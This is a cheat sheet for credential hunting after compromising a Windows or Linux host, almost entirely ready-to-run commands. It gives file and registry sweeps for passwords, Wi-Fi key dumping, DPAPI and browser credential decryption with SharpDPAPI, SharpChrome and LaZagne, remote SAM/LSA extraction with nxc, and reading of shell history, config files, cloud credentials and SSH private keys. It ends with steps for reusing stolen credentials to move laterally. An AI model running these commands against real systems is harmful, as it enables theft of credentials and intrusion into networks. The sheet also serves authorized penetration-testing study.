


Credential Hunting

After landing on a host, mine stored credentials to escalate + move laterally: DPAPI secrets (browsers, Credential Manager, RDP/Wi-Fi), password-bearing files, config + history files, SSH keys, and cached domain creds. Windows + Linux post-exploitation. Replace <placeholders> with your own values.



WINDOWS

① Files & Registry Sweep

Tab 1 · Victim (PowerShell)

```
Get-ChildItem C:\ -Recurse -Include *.txt,*.xml,*.config,*.ini,*.ps1 -EA 0 |  
    Select-String -Pattern 'password|passwd|pwd|secret' -EA 0  
  
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" #  
DefaultPassword  
type C:\Windows\Panther\Unattend.xml          # cpassword / AutoLogon  
cmdkey /list                                  # stored creds  
netsh wlan show profile name="<SSID>" key=clear # Wi-Fi key
```

② DPAPI ★ & Browser Creds

DPAPI encrypts secrets with a key derived from the user's password. In the user's context (or with their masterkey) you can decrypt Credential Manager, RDP, and browser logins.

Tab 2 · Victim / remote

```
SharpDPAPI.exe credentials /unprotect    # Credential Manager  
SharpDPAPI.exe rdg /unprotect            # saved RDP  
SharpChrome.exe logins                   # Chrome/Edge logins  
lazagne.exe all                          # many apps at once  
  
# remote, with admin creds – nxc pulls + decrypts:  
nxc smb <target> -u <user> -p <pass> --dpapi
```

③ Cached Domain Creds / SAM / LSASS

Tab 2 · admin needed

```
nxc smb <target> -u <user> -p <pass> --sam --lsa  
# LSASS live creds → see lsass-dumping  
# cached mscash: crack slowly with hashcat -m 2100
```

LINUX

④ Files, History & Keys

Tab 3 · Victim shell

```
grep -riE 'password|secret|api[_]?key|token' /home /var/www /etc /opt 2>/dev/null
cat ~/.bash_history ~/.zsh_history /root/*_history 2>/dev/null
cat .env config.php wp-config.php ~/.my.cnf ~/.pgpass ~/.netrc ~/.aws/credentials 2>/dev/null

find / -name 'id_rsa' -o -name 'id_ed25519' 2>/dev/null
cat ~/.ssh/id_* ~/.ssh/authorized_keys 2>/dev/null
```

Automated:

```
./linpeas.sh ; python3 laZagne.py all ; ps aux | grep -iE 'pass|-p '
```

⑤ Use What You Find (both OSes)

Tab 4 · Reuse

```
plaintext → nxc / evil-winrm / ssh (TEST FOR REUSE across the network)
hashes → hashcat / pass-the-hash
SSH keys → ssh -i <key> <user>@<next-host>
cloud creds → az / aws CLI (see azure-enumeration)
any new user → feed into BloodHound for new paths
```

Where creds hide: scripts/scheduled tasks · config/.env · shell history · Credential Manager · browser stores · saved RDP/Wi-Fi/VPN · KeePass (.kdbx) · backups · unattend.xml/GPP · ~/.ssh · ~/.aws.

Key idea: humans reuse and store passwords everywhere, and the OS caches them for convenience (DPAPI, Credential Manager, browser stores, shell history). Credential hunting mines those caches to turn one foothold into many — the recovered password or key is usually valid somewhere more privileged. Always test recovered creds for reuse across the network.